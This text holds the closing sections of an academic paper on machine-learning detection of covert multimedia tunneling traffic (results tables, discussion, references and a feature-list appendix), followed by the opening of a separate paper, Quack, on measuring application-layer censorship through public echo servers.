**Experimental settings.** For OCSVM and autoencoder, we use 90% of all labeled legitimate samples to learn the models. The remaining 10% legitimate samples are combined with 10% of a given covert traffic configuration's samples for creating a balanced testing set. For evaluating the model's performance, we compare each label output by the model with the ground truth. To prevent the fitting of results to a particular split of the data, we repeat this process 10 times while randomly choosing the samples making part of the training / testing sets. For Isolation Forest, we create balanced training and testing sets in a 90 / 10 proportion. The model's performance is evaluated following the same above procedure.

Our results reflect the use of the feature set based on the frequency distribution of packet lengths, with $K = 5$, as it was the one found to provide the highest AUC.

## 5.2 Main Findings

Table 5 depicts the maximum and average AUC obtained when identifying Facet and DeltaShaper traffic when using OCSVM, our autoencoder, and Isolation Forest. Next, we present our main findings.

**1. OCSVMs possess a limited capability for correctly identifying covert traffic.** This finding is supported by the fact that OCSVM attains an average

| Multimedia Protocol Tunneling System | OCSVM | | Autoencoder | | Isolation Forest | |
|---|---|---|---|---|---|---|
| | Max AUC | Avg AUC | Max AUC | Avg AUC | Max AUC | Avg AUC |
| Facet ($s$=50%) | 0.631 | 0.576 | 0.702 | 0.638 | 0.561 | 0.551 |
| Facet ($s$=25%) | 0.629 | 0.580 | 0.700 | 0.650 | 0.528 | 0.519 |
| Facet ($s$=12.5%) | 0.639 | 0.584 | 0.706 | 0.647 | 0.536 | 0.520 |
| DeltaShaper $\langle 320\times240, 8\times8, 6, 1\rangle$ | 0.567 | 0.531 | 0.662 | 0.574 | 0.580 | 0.557 |
| DeltaShaper $\langle 160\times120, 4\times4, 6, 1\rangle$ | 0.548 | 0.518 | 0.576 | 0.544 | 0.553 | 0.532 |

Table 5: Maximum and average AUC of OCSVM, Autoencoder and Isolation Forest when classifying Facet and DeltaShaper traffic. Search (min, max, step): OCSVM ($\nu$(0.1, 1, +0.1), $\gamma$(0.01, 1, +0.01)); Autoencoder (hidden_layers(4,512,*2), compressed_representation(4,512,*2), learning_rate[0.001,0.01], epochs[1000]); Isolation Forest (n_trees(50,200,*2), n_samples(64,512,*2))

AUC between 0.576 and 0.584 when detecting Facet traffic, and between 0.518 and 0.531 when detecting DeltaShaper traffic. Moreover, OCSVM achieves a maximum AUC=0.639 when classifying Facet $s$=12.5% traffic. This suggests that OCSVM achieves a poor classification performance, even after a search for optimal hyperparameters. Thus, from an adversary's point of view, a semi-supervised model based on OCSVMs shows little promise for performing the triage of covert traffic.

**2. Autoencoders show promising results for the identification of covert traffic.** The numbers in Table 5 show that our autoencoder achieves, in average, a higher or comparable AUC than the maximum AUC obtained by OCSVM when classifying Facet or DeltaShaper traffic. The choice of parameters for our autoencoder benefits its maximum AUC. For instance, a better parameterization of the autoencoder translates into a maximum AUC=0.662 when classifying DeltaShaper traffic, approximately 0.1 higher than the average reported value for the same configuration. While an adversary making use of a classifier which exhibits an AUC=0.662 would sustain a large amount of false positives when attempting to detect covert traffic, we note that the obtained results have a wide margin of improvement. In particular, we use a rather shallow autoencoder structure for investigating the classification performance of this algorithm. For instance, it is possible that autoencoders with more sophisticated structures [55] may drive further improvements in classification accuracy.

**3. An adversary has no advantage in using Isolation Forest for detecting covert traffic.** The results in Table 5 show that the prediction output of Isolation Forest is close to random guessing when attempting to identify covert traffic. For Facet traffic, Isolation Forest obtains an average AUC between 0.519 and 0.551 across all steganography factors. When classifying DeltaShaper traffic, the average AUC sits on 0.532 and 0.557 for different encoding configurations. A closer observation of the confusion matrix reveals that Isolation Forest labels few traffic samples as anomalies. Informally, this observation suggests that anomalies are able to conceal their presence in the dataset in such a way that the number of partitions required to isolate them is similar to the number of partitions needed to isolate legitimate samples.

## 6 Discussion

We now discuss several relevant findings from our study.

**Multimedia protocol tunneling.** The outcomes of the experimental study conducted in Section 4 unveil that the unobservability claims of existing multimedia protocol tunneling systems were flawed. However, it is worth noticing that the vulnerability of such systems to supervised ML techniques, particularly decision tree-based algorithms, does not imply that multimedia protocol tunneling, as an approach, is fundamentally inviable. Our findings suggest that correctly detecting covert channels built with conservative data modulation schemes (e.g., DeltaShaper $\langle 160\times120, 4\times4, 6, 1\rangle$) while sustaining low FPR still represents a challenge for adversaries. Additionally, we provide fine-grained details about the network behavior of currently deployed multimedia protocol tunneling tools which may be used for the construction of more robust implementations.

**Legitimate traffic dataset.** Adversaries face the non-trivial challenge of building a dataset which faithfully represents legitimate traffic. A naïve solution for building such a dataset would be for an adversary to take advantage of its privileged position in the network and collect all data originated by a given multimedia protocol. However, the very existence of multimedia protocol tunneling tools makes it hard for an adversary to know, before-hand, which data samples correspond either to legitimate or covert traffic. It is possible that covert data samples pollute the legitimate traffic model and bias the decisions of a classifier trained in such data [55]. A different alternative is the typical approach followed in the literature (and in our work), where datasets are synthe-

sized by transmitting the media expected to be sent in such channels. However, such an approximation may fail to capture the underlying distribution of data in the wild.

## 7 Related Work

Freewave [25] was the first system designed to embed covert data in multimedia protocols through the modulation of audio signals sent through VoIP streams. However, a simple statistical analysis of traffic patterns conducted by Geddes et al. [20] showed that FreeWave could be trivially detected by an adversary. Recent multimedia protocol tunneling systems such as Facet [30], CovertCast [34], and DeltaShaper [2] introduced new techniques for modulating data while striving to preserve the unobservability of the generated covert channels.

As noted earlier in the text, previous unobservability assessments performed on state-of-the-art multimedia protocol tunneling systems which rely on traffic classification make use of similarity-based classifiers. To the best of our knowledge, there is a limited body of work employing other machine learning techniques for the detection of covert channels in the Internet. Wang et al. [48] have resorted to decision tree-based classifiers to identify traffic flowing through Tor bridges. Their results have shown that this approach was promising for the identification of traffic obfuscated through domain fronting [18]. In our work, we perform the first systematic study of the unobservability of state-of-the-art multimedia protocol tunneling systems and find that such techniques are also effective for the detection of these covert channels.

Related to the problem of covert channel detection is the problem of creating fingerprints for encrypted traffic. Particularly, the fingerprinting of websites accessed through Tor [11] is an important research topic [1, 22, 39, 42, 49]. Multiple works dwell on creating fingerprints for encrypted traffic using different combinations of features and classifiers, for instance, Schuster et al. [46] have designed an attack which enables a passive observer to fingerprint YouTube video streams. However, fingerprinting is fundamentally different from covert channel detection: we do not aim to unequivocally fingerprint a given media according to its traffic pattern, but to distinguish two broader classes of media which may or may not carry covert data. It is unclear how fingerprinting techniques can be adapted to our purpose.

In this paper we have focused on covert channels based on multimedia protocol tunneling [2, 25, 30, 34], a popular approach at protocol tunneling. Other tunneling approaches have been attempted, including SWEET [57], CloudTransport [7], Castle [21], and *meek* [18]. It is worth mentioning that alternative approaches to build covert channels have been attempted in the past, such as protocol obfuscation [52]. However, obfuscation based on randomizing traffic fails in the presence of protocol whitelisting and is vulnerable to entropy analysis [48]. With protocol imitation, covert traffic is manipulated to mimic the behavior of protocols allowed across a censor's border [13, 14, 36]. Alas, the faithful imitation of all behaviors of a protocol behavior is a complex undertaking which lays protocol imitation systems prone to multiple network attacks [20, 23].

Finally, we would like to stress that although censorship circumvention is one of the main (and most noble) uses of covert channels, this type of channels can serve multiple purposes. Our work concentrates on covert channel detection and not on censorship circumvention *per se*. In fact, there are techniques to evade censorship, such as refraction networking [5, 15, 24, 27, 53, 54], which incorporates censorship resistance mechanisms in the network, rather than at end-hosts, that do not depend exclusively on the use of covert channels.

## 8 Conclusions

In this paper, we performed an extensive analysis over the unobservability evaluation of multimedia protocol tunneling systems. We proposed a novel method for assessing the unobservability of these systems, based on decision trees, which largely defies previous unobservability claims. Our work further explored the application of semi-supervised and unsupervised anomaly detection techniques in the same context. Our results indicate that an adversary is required to possess labeled data for performing an effective detection of covert channels.

## 9 Acknowledgments

This work was partially supported by national funds through Instituto Superior Técnico, Universidade de Lisboa, and Fundação para a Ciência e a Tecnologia (FCT) via projects PTDC/EEI-SCR/1741/2014, SFRH/BSAB/135236/2017, and UID/CEC/50021/2013.

## References

[1] AL-NAAMI, K., CHANDRA, S., MUSTAFA, A., KHAN, L., LIN, Z., HAMLEN, K., AND THURAISINGHAM, B. Adaptive encrypted traffic fingerprinting with bi-directional dependence. In *Proceedings of the 32nd Annual Conference on Computer Security Applications* (Los Angeles, CA, USA, 2016), pp. 177–188.

[2] BARRADAS, D., SANTOS, N., AND RODRIGUES, L. Deltashaper: Enabling unobservable censorship-resistant tcp tunneling over videoconferencing streams. In *Proceedings on Privacy Enhancing Technologies* (Minneapolis, MN, USA, 2017), vol. 2017(4), pp. 5–22.

[3] BARRADAS, D., SANTOS, N., AND RODRIGUES, L. DeltaShaper prototype. `https://dmbb.github.io/DeltaShaper/`, 2017. Last Accessed: 2018-02-05.

[4] BIGML. Which algorithm does BigML use for Anomaly Detection? https://support.bigml.com/hc/en-us/articles/206746259. Last Accessed: 2018-01-16.

[5] BOCOVICH, C., AND GOLDBERG, I. Slitheen: Perfectly imitated decoy routing through traffic replacement. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (Vienna, Austria, 2016), pp. 1702–1714.

[6] BREIMAN, L. Random forests. *Machine learning 45*, 1 (2001), 5–32.

[7] BRUBAKER, C., HOUMANSADR, A., AND SHMATIKOV, V. Cloudtransport: Using cloud storage for censorship-resistant networking. In *Privacy Enhancing Technologies*, E. De Cristofaro and S. Murdoch, Eds., vol. 8555 of *Lecture Notes in Computer Science*. Springer International Publishing, 2014, pp. 1–20.

[8] CALHEIROS, R. N., RAMAMOHANARAO, K., BUYYA, R., LECKIE, C., AND VERSTEEG, S. On the effectiveness of isolation-based anomaly detection in cloud data centers. *Concurrency and Computation: Practice and Experience 29*, 18 (2017).

[9] CHEN, T., AND GUESTRIN, C. Xgboost: A scalable tree boosting system. In *Proceedings of the 22nd Conference on Knowledge Discovery and Data Mining* (San Francisco, CA, USA, 2016), ACM, pp. 785–794.

[10] CHEN, Y., GARCIA, E. K., GUPTA, M. R., RAHIMI, A., AND CAZZANTI, L. Similarity-based classification: Concepts and algorithms. *Journal of Machine Learning Research 10*, Mar (2009), 747–776.

[11] DINGLEDINE, R., MATHEWSON, N., AND SYVERSON, P. Tor: The second-generation onion router. In *Proceedings of the 13th Conference on USENIX Security Symposium* (San Diego, CA, USA, 2004).

[12] DISTRIBUTED (DEEP) MACHINE LEARNING COMMUNITY. https://github.com/dmlc/xgboost/tree/master/demo#machine-learning-challenge-winning-solutions, 2018. Accessed: 2018-05-31.

[13] DYER, K. P., COULL, S. E., RISTENPART, T., AND SHRIMPTON, T. Protocol misidentification made easy with format-transforming encryption. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security* (Berlin, Germany, 2013), pp. 61–72.

[14] DYER, K. P., COULL, S. E., AND SHRIMPTON, T. Marionette: A programmable network-traffic obfuscation system. In *Proceedings of the 24th USENIX Conference on Security Symposium* (Washington, D.C., USA, 2015), pp. 367–382.

[15] ELLARD, D., JONES, C., MANFREDI, V., STRAYER, W. T., THAPA, B., VAN WELIE, M., AND JACKSON, A. Rebound: Decoy routing on asymmetric routes via error messages. In *Proceedings of the 2015 IEEE 40th Conference on Local Computer Networks (LCN)* (Clearwater Beach, FL, USA, 2015), pp. 91–99.

[16] FAWCETT, T. Roc graphs: Notes and practical considerations for researchers. *Machine Learning 31* (01 2004), 1–38.

[17] FIFIELD, D. *Threat modeling and circumvention of Internet censorship*. PhD thesis, EECS Department, University of California, Berkeley, 2017.

[18] FIFIELD, D., LAN, C., HYNES, R., WEGMANN, P., AND PAXSON, V. Blocking-resistant communication through domain fronting. In *Proceedings on Privacy Enhancing Technologies 2015.2* (Philadelphia, PA, USA, 2015), pp. 46–64.

[19] FIFIELD, D., AND TSAI, L. Censors' delay in blocking circumvention proxies. In *Proceedings of the 6th USENIX Workshop on Free and Open Communications on the Internet* (Austin, TX, USA, 2016).

[20] GEDDES, J., SCHUCHARD, M., AND HOPPER, N. Cover your acks: Pitfalls of covert channel censorship circumvention. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer and Communications Security* (Berlin, Germany, 2013), pp. 361–372.

[21] HAHN, B., NITHYANAND, R., GILL, P., AND JOHNSON, R. Games without frontiers: Investigating video games as a covert channel. In *2016 IEEE European Symposium on Security and Privacy* (Saarbrucken, Germany, 2016), IEEE, pp. 63–77.

[22] HAYES, J., AND DANEZIS, G. k-fingerprinting: A robust scalable website fingerprinting technique. In *Proceedings of the 25th USENIX Security Symposium* (Austin, TX, USA, 2016), pp. 1187–1203.

[23] HOUMANSADR, A., BRUBAKER, C., AND SHMATIKOV, V. The parrot is dead: Observing unobservable network communications. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy* (San Francisco, CA, USA, 2013), pp. 65–79.

[24] HOUMANSADR, A., NGUYEN, G. T., CAESAR, M., AND BORISOV, N. Cirripede: Circumvention infrastructure using router redirection with plausible deniability. In *Proceedings of the 18th ACM Conference on Computer and Communications Security* (Chicago, IL, USA, 2011), pp. 187–200.

[25] HOUMANSADR, A., RIEDL, T. J., BORISOV, N., AND SINGER, A. C. I want my voice to be heard: IP over Voice-over-IP for unobservable censorship circumvention. In *Proceedings of the 20th Annual Network & Distributed System Security Symposium* (San Diego, CA, USA, 2013).

[26] KAREV, D., MCCUBBIN, C., AND VAULIN, R. Cyber threat hunting through the use of an isolation forest. In *Proceedings of the 18th International Conference on Computer Systems and Technologies* (Ruse, Bulgaria, 2017), pp. 163–170.

[27] KARLIN, J., ELLARD, D., JACKSON, A., JONES, C., LAUER, G., MANKINS, D., AND STRAYER, T. Decoy routing: Toward unblockable Internet communication. In *Proceedings of the USENIX Workshop on Free and Open Communications on the Internet* (San Francisco, CA, USA, 2011).

[28] KULLBACK, S., AND LEIBLER, R. A. On information and sufficiency. *The Annals of Mathematical Statistics 22*, 1 (1951), 79–86.

[29] LI, S., SCHLIEP, M., AND HOPPER, N. Facet prototype. https://magicle.github.io/facet/index.html, 2014. Last Accessed: 2018-02-05.

[30] LI, S., SCHLIEP, M., AND HOPPER, N. Facet: Streaming over videoconferencing for censorship circumvention. In *Proceedings of the 13th Workshop on Privacy in the Electronic Society* (Scottsdale, AZ, USA, 2014), pp. 163–172.

[31] LIU, F. T., TING, K. M., AND ZHOU, Z.-H. Isolation forest. In *Proceedings of the 8th IEEE International Conference on Data Mining* (Pisa, Italy, 2008), pp. 413–422.

[32] MARKOU, M., AND SINGH, S. Novelty detection: a review—part 2:: neural network based approaches. *Signal processing 83*, 12 (2003), 2499–2521.

[33] MCPHERSON, R., HOUMANSADR, A., AND SHMATIKOV, V. CovertCast prototype. https://www.cs.cornell.edu/~shmat/covertcast/, 2016. Last Accessed: 2018-02-05.

[34] MCPHERSON, R., HOUMANSADR, A., AND SHMATIKOV, V. CovertCast: Using live streaming to evade internet censorship. In *Proceedings on Privacy Enhancing Technologies* (Darmstadt, Germany, 2016), vol. 2016(3), pp. 212–225.

[35] MICHALSKI, R., CARBONELL, J., AND MITCHELL, T. *Machine Learning: An Artificial Intelligence Approach*. No. vol. 1. Elsevier Science, 2014.

[36] MOGHADDAM, H., LI, B., DERAKHSHANI, M., AND GOLDBERG, I. Skypemorph: Protocol obfuscation for Tor bridges. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security* (Raleigh, NC, USA, 2012), pp. 97–108.

[37] MOLNÁR, S., AND PERÉNYI, M. On the identification and analysis of skype traffic. *International Journal of Communication Systems 24*, 1 (2011), 94–117.

[38] NGUYEN, T. T., AND ARMITAGE, G. A survey of techniques for internet traffic classification using machine learning. *IEEE Communications Surveys & Tutorials 10*, 4 (2008), 56–76.

[39] PANCHENKO, A., AND LANZE, F. Website fingerprinting at internet scale. In *Proceedings of the 23rd Annual Network and Distributed System Security Symposium* (San Diego, CA, USA, 2016).

[40] PEARSON, K. X. on the criterion that a given system of deviations from the probable in the case of a correlated system of variables is such that it can be reasonably supposed to have arisen from random sampling. *The London, Edinburgh, and Dublin Philosophical Magazine and Journal of Science 50*, 302 (1900), 157–175.

[41] QUINLAN, J. R. Induction of decision trees. *Machine Learning 1*, 1 (1986), 81–106.

[42] RIMMER, V., PREUVENEERS, D., JUAREZ, M., VAN GOETHEM, T., AND JOOSEN, W. Automated website fingerprinting through deep learning. In *Proceedings of the 25th Annual Network & Distributed System Security Symposium* (San Diego, CA, USA, 2018).

[43] RUBNER, Y., TOMASI, C., AND GUIBAS, L. J. The Earth Mover's Distance As a Metric for Image Retrieval. *International Journal of Computer Vision 40*, 2 (Nov. 2000), 99–121.

[44] SANDULESCU, V., AND CHIRU, M. Predicting the future relevance of research institutions-the winning solution of the kdd cup 2016. *arXiv preprint arXiv:1609.02728* (2016).

[45] SCHÖLKOPF, B., PLATT, J. C., SHAWE-TAYLOR, J. C., SMOLA, A. J., AND WILLIAMSON, R. C. Estimating the support of a high-dimensional distribution. *Neural Computation 13*, 7 (July 2001), 1443–1471.

[46] SCHUSTER, R., SHMATIKOV, V., AND TROMER, E. Beauty and the burst: Remote identification of encrypted video streams. In *Proceedings of the 26th USENIX Security Symposium* (Vancouver, BC, Canada, 2017).

[47] WALT, S. V. D., COLBERT, S. C., AND VAROQUAUX, G. The numpy array: a structure for efficient numerical computation. *Computing in Science & Engineering 13*, 2 (2011), 22–30.

[48] WANG, L., DYER, K. P., AKELLA, A., RISTENPART, T., AND SHRIMPTON, T. Seeing through network-protocol obfuscation. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (Denver, CO, USA, 2015), pp. 57–69.

[49] WANG, T., CAI, X., NITHYANAND, R., AND JOHNSON, R. Effective attacks and provable defenses for website fingerprinting. In *Proceedings of the 23rd USENIX Security Symposium* (San Diego, CA, USA, 2014), pp. 143–157.

[50] WINTER, P., HERMANN, E., AND ZEILINGER, M. Inductive intrusion detection in flow-based network data using one-class support vector machines. In *Proceedings of the IEEE 4th IFIP International Conference on New Technologies, Mobility and Security* (Paris, France, 2011), pp. 1–5.

[51] WRIGHT, C. V., BALLARD, L., MONROSE, F., AND MASSON, G. M. Language identification of encrypted VoIP traffic: Alejandra y Roberto or Alice and Bob? In *Proceedings of 16th USENIX Security Symposium* (Boston, MA, 2007), pp. 4:1–4:12.

[52] WRIGHT, C. V., COULL, S. E., AND MONROSE, F. Traffic morphing: An efficient defense against statistical traffic analysis. In *Proceedings of the 16th Network and Distributed Security Symposium* (San Diego, CA, USA, 2009), pp. 237–250.

[53] WUSTROW, E., SWANSON, C. M., AND HALDERMAN, J. A. Tapdance: End-to-middle anticensorship without flow blocking. In *Proceedings of the 23rd USENIX Security Symposium* (San Diego, CA, 2014), pp. 159–174.

[54] WUSTROW, E., WOLCHOK, S., GOLDBERG, I., AND HALDERMAN, J. A. Telex: Anticensorship in the network infrastructure. In *Proceedings of the 20th USENIX Security Symposium* (San Francisco, CA, USA, 2011).

[55] YISROEL MIRSKY, TOMER DOITSHMAN, Y. E., AND SHABTAI, A. Kitsune: An ensemble of autoencoders for online network intrusion detection. In *Proceedings of the 25th Annual Network & Distributed System Security Symposium* (San Diego, CA, USA, 2018).

[56] ZHAO, M., AND SALIGRAMA, V. Anomaly detection with score functions based on nearest neighbor graphs. In *Advances in Neural Information Processing Systems* (Vancouver, B.C., Canada, 2009), pp. 2250–2258.

[57] ZHOU, W., HOUMANSADR, A., CAESAR, M., AND BORISOV, N. Sweet: Serving the web by exploiting email tunnels. In *Proceedings of the 6th Workshop on Hot Topics in Privacy Enhancing Technologies* (Bloomington, IN, USA, 2013).

# A Appendix

Listing 1 indexes the feature set obtained from the calculation of aggregated statistics from our traffic samples.

```
Summary statistics:
1 - Total number of packets.
2 - Total number of packets - ingress.
3 - Total number of packets - egress.
4 - Total bytes transmitted.
5 - Total bytes transmitted - ingress.
6 - Total bytes transmitted - egress.

Global statistics:
7 - Mean of packet sizes.
8 - Std. deviation of packet sizes.
9 - Variance of packet sizes.
10 - Kurtosis of packet sizes.
11 - Skew of packet sizes.
12 - Maximum packet size.
13 - Minimum packet size.
14:22 - (10-90) percentile of packet sizes.

23 - Mean of packet times.
24 - Std. deviation of packet times.
25 - Variance of packet times.
26 - Kurtosis of packet times.
27 - Skew of packet times.
28 - Maximum packet times.
29 - Minimum packet times.
30:38 - (10-90) percentile of packet times.

Statistics for ingress/egress traffic:
39:70 - 7:38 computed over ingress traffic only.
71:102- 7:38 computed over egress traffic only.

Ingress Packet bursts statistics:
103 - Total number of bursts.
104 - Mean burst size.
105 - Std. deviation of burst sizes.
106 - Variance of burst sizes.
107 - Maximum burst size.
108 - Kurtosis of burst sizes.
109 - Skew of burst sizes.
110:118 - (10-90) percentile of burst sizes.

Ingress Bytes bursts statistics:
119 - Mean bytes transmitted across bursts.
120 - Std. deviation of bytes transmitted across bursts.
121 - Variation of bytes transmitted across bursts.
122 - Kurtosis of bytes transmitted across bursts.
123 - Skew of bytes transmitted across bursts.
124 - Maximum number of bytes in a burst.
125 - Minimum number of bytes in a burst.
126:134 - (10-90) percentile of bytes transmitted.

Egress Packet bursts statistics:
135 - Total number of bursts.
136 - Mean burst size.
137 - Std. deviation of burst sizes.
138 - Variance of burst sizes.
139 - Maximum burst size.
140 - Kurtosis of burst sizes.
141 - Skew of burst sizes.
142:150 - (10-90) percentile of burst sizes.

Egress Bytes bursts statistics:
151 - Mean bytes transmitted across bursts.
152 - Std. deviation of bytes transmitted across bursts.
153 - Variation of bytes transmitted across bursts.
154 - Kurtosis of bytes transmitted across bursts.
155 - Skew of bytes transmitted across bursts.
156 - Maximum number of bytes in a burst.
157 - Minimum number of bytes in a burst.
158:166 - (10-90) percentile of bytes transmitted.
```

Listing 1: Summary statistics considered as features.

# Quack: Scalable Remote Measurement of Application-Layer Censorship

Benjamin VanderSloot, Allison McDonald, Will Scott, J. Alex Halderman, and Roya Ensafi
University of Michigan
{benvds, amcdon, willscott, jhalderm, ensafi}@umich.edu

## Abstract

Remote censorship measurement tools can now detect DNS- and IP-based blocking at global scale. However, a major *unmonitored* form of interference is blocking triggered by deep packet inspection of application-layer data. We close this gap by introducing Quack, a scalable, remote measurement system that can efficiently detect application-layer interference.

We show that Quack can effectively detect application-layer blocking triggered on HTTP and TLS headers, and it is flexible enough to support many other diverse protocols. In experiments, we test for blocking across 4458 autonomous systems, an order of magnitude larger than provided by country probes used by OONI. We also test a corpus of 100,000 keywords from vantage points in 40 countries to produce detailed national blocklists. Finally, we analyze the keywords we find blocked to provide insight into the application-layer blocking ecosystem and compare countries' behavior. We find that the most consistently blocked services are related to circumvention tools, pornography, and gambling, but that there is significant country-to-country variation.

## 1 Introduction

Governments often keep specific targets of censorship secret, in order to avoid public accountability or to increase fear and uncertainty [24]. We must measure censorship to gain insights into the deployment of network interference technologies, policy changes in censoring nations, and the targets of interference. Making opaque censorship more transparent illuminates this emerging practice.

Implementing global censorship measurement continues to be a challenging problem. Today, the most common way to characterize censorship uses in-country volunteers to host network probes, such as OONI [19], or to provide anecdotes about what seems to be blocked to monitoring organizations. Both are challenging to scale. Moreover, both rely on human volunteers. For individuals living under repressive or secretive government controls, cooperating with security researchers has substantial risks.

An emerging body of work addresses these problems by using existing protocols and infrastructure to remotely measure network interference. Such approaches have been effective in measuring DNS poisoning [35, 41] and for detecting interference in TCP/IP-connectivity between remote machines [17, 34]. There has not yet been a global, remote method for detecting another broadly deployed censorship technique: *application-layer* censorship.

Application-layer censorship has become increasingly important with the rise of content delivery networks (CDNs). CDNs use a small number of network entry-points for a large number of customers, resulting in sizable collateral damage to IP-based blocking techniques. When an adversary wishes to block some, but not all, of these sites, they must look into the content of requests and understand the HTTP or HTTPS headers to determine which site is being requested. This form of blocking is prevalent and effective, but it is not captured by measurements of either DNS or IP connectivity.

In this paper, we introduce Quack, the first remote censorship measurement technique that efficiently detects application-layer blocking. Like other remote measurement approaches, we make use of existing internet infrastructure. We rely on servers running protocols that allow the client to send and reflect arbitrary data. This behavior is present in several common protocols, such as in the TLS Heartbeat Extension [42], Telnet servers supporting the "echo" option [38], FTP servers allowing anonymous read and write [43], and the Echo protocol [37]. After identifying compatible servers with scanning, we reflect packets that are crafted to trigger DPI policies. We aggregate instances of reliably detected disruption to identify what and where blocking occurs.

The bulk of our measurements use the RFC 862 Echo Protocol [37]. Echo was introduced in the early 1980s as a network testing tool. Servers accept connections on TCP port 7 and send back the data they receive, making the protocol easy to scan for and to validate expected responses. We find that the public IPv4 address space

contains over 50,000 distinct echo servers, providing measurement vantage points in 196 countries and territories. We design and evaluate an echo-based measurement system to test over 500 domain-server pairs per second. The echo protocol also allows us to understand the importance of directionality, cases where blocking is only triggered by messages leaving a region.

The efficiency of our technique allows us to measure application-layer blocking in new detail. We first test 1,000 sensitive domains from our 50,000 vantage points around the world—taking just 28 hours. We find anomalously elevated rates of interference in 11 countries. Each of these countries is reported as restricting web freedoms by Freedom House [21]. We then consider a larger set of keywords in the 40 countries with more than 100 vantage points. We test 100,000 domains, a significantly larger corpus than can be efficiently enumerated by previous techniques. From these experiments, we observe elevated rates of interference for specific domains in 7 countries. These experiments demonstrate the effectiveness of this technique for gaining a fine-grained view of application-level blocking policy across time, space, and content.

Application-layer blocking and deep packet inspection is meant to limit access to targeted content. However, our measurements show evidence of implementation bugs introducing collateral damage. For instance, a health and wellness website is blocked in Iran because it shares part of its name with a circumvention tool. Other websites with similar content remain available.

By dynamically and continuously test application-layer blocking at global scale, Quack can reveal both deliberately and incidentally blocked websites that have not previously been enumerated. The source code is available online at https://censoredplanet.org/projects/quack.html.

## 2 Related Work

The phenomenon of network censorship first gained notoriety in 2002, when Zittrain et al. [49] investigated keyword-based filtering in China. This initial investigation focused on understanding policy, based off of a single snapshot of content blocking by a single entity.

Both detection and circumvention of censorship remain active problems. Many studies are based on in-country vantage points such as volunteer machines or VPNs, or are one-time and country-specific measurement projects such as studies on Thailand [23], China [9], Iran [4], or Syria [7]. These direct measurements have shown how different countries use different censorship mechanisms such as the injection of fake DNS replies [3], the blocking of TCP/IP connections [46], and HTTP-level blocking [12, 26]. Our measurements are also one-time; however our technique considerably reduces the cost of longitudinal measurement of censorship.

*Application-layer Blocking* Many measurement systems measure lists of keywords to test for censorship. In the context of the web, domain names are commonly used as a proxy for services, and are typically drawn either from lists of popular global domains [2], or from curated lists of potentially sensitive domains [8]. Our system uses both of these sources to maximize our comparability, and to test over a sufficiently large corpus.

Detection of keywords more broadly has made use of corpora extracted from observed content deletion, along with NLP and active probing to refine accuracy [11,22,48]. Previous systems determining such keywords have largely focused on individual countries and services, especially related to Chinese social media such as Weibo and TOM-Skype [10, 27, 28].

*Direct Measurement Systems* Since censorship policies change over time, researchers have focused on developing platforms to run continuous censorship measurements. One notable platform is Tor project's Open Observatory of Network Interference (OONI) [44], which performs an ongoing set of censorship measurement tests from the vantage points of volunteer participants [19]. By running direct measurements, OONI tests are harder for an adversarial network to specifically target. However, these platforms cannot easily certify that it was not the adversary themselves that contributed measurements in an effort to confound results. Moreover, OONI has a smaller number of vantage points, compared to our technique.

*Remote Measurement Systems* Academic measurement projects have recently renewed their focus on remote measurement of DNS poisoning [35, 41] and TCP/IP connectivity disruptions [34]. Our system extends this broad strategy to detect application-layer disruption. Our approach provides a uniquely detailed view of the trigger and implementation of interference. We can answer which direction of which packet or keyword was the trigger, and whether interference is implemented through packet injection or dropping. This level of detail is not possible in existing DNS or IP-level side channels.

*Investigations of DPI Policies* Deep packet inspection (DPI) and application-level disruption have become standard practice online [14]. Asghari et al. [5] find support for their hypothesis that nations pursing censorship are likely to push deployment of DPI technology. OONI reports on DPI-based censorship in 12 countries with identified vendors, and the Tor project has faced DPI-based blocking in at least 7 countries [1].

## 3 Design and Implementation

Quack is designed to track the use and behavior of deep packet inspection. We focus on four goals:

*Detection*: Since the specific triggers and behavior of DPI systems are varied and opaque, Quack focuses on detecting when keywords are blocked and the what technical methods are employed. It does not focus on uncovering application-specific grammars.

*Safety*: Quack is designed to run from a single vantage point, with a goal of worldwide coverage without the need to engage end users to help measure their networks. Instead, our design focuses on the use of existing network infrastructure, in this case echo servers, where the existing protocol reflects network interference information while minimizing risk to end-users.

*Robustness*: Our system must distinguish unrelated network activity such as sporadic packet loss or other systematic errors that only become apparent at scale from network interference. This goal is achieved by retrying upon indication of failed tests.

*Scalability*: We aim to accurately measure the phenomenon of keyword blocking on a global scale with minimal cost. This objective is achieved by daily scans for active echo servers, which provide us with coverage of an average of 3,716 autonomous systems daily.

In this section, we discuss our approach to detecting network interference, describe the specifics of the system we designed and built, define the datasets we acquired through our five experiments, and examine the ethical questions that arise in this work.

### 3.1 System Design

**The Echo Protocol** We chose to focus initial measurements on the Echo Protocol. The Echo Protocol, as defined in RFC862 in 1983 by J. Postel, is a network debugging service, predating ICMP Ping. The RFC states, in its entirety:

> A very useful debugging and measurement tool is an echo service. An echo service simply sends back to the originating source any data it receives.
>
> TCP Based Echo Service: One echo service is defined as a connection based application on TCP. A server listens for TCP connections on TCP port 7. Once a connection is established any data received is sent back. This continues until the calling user terminates the connection.
>
> UDP Based Echo Service: Another echo service is defined as a datagram based application on UDP. A server listens for UDP datagrams on UDP port 7. When a datagram is received, the data from it is sent back in an answering datagram.

There are many active echo servers around the world, including countries known to use DPI. Our vantage points are detailed in Section 5.


Figure 1: **Echo Protocol**—The Echo Protocol, when properly performed, is a simple exchange between the client and server where the server's response is identical to the client's request. In the example above, the censoring middlebox ignores the client's inbound request, but reacts to the the echo server's response, injecting RST packets and terminating the TCP connection.

We use echo servers for their defined purpose: measuring transport reliability. We gain additional information about the nature of any unreliability by varying the transport-layer data and observing differences in the network's behavior. This affords us insight into the nuanced network perspectives of remote hosts, contributing to the exposure of national censorship policies.

We take advantage of three features of echo that lend themselves to our purposes. First, the protocol has a well defined response to every request, which makes the classification of abnormal responses trivial. Second, due to the to send arbitrary binary data, we can test censorship of any application-layer protocol that utilizes TCP or UDP as its transport protocol. In this paper, we focus on HTTP and HTTPS. Finally, because echo servers reflect content back to our measurement machine, we are able to also detect censorship in the outbound direction, and differentiate it from censorship triggered by our inbound request. Direction-sensitive interference is a known capability of modern DPI boxes. Figure 1 illustrates the Echo Protocol in the absence of noise.

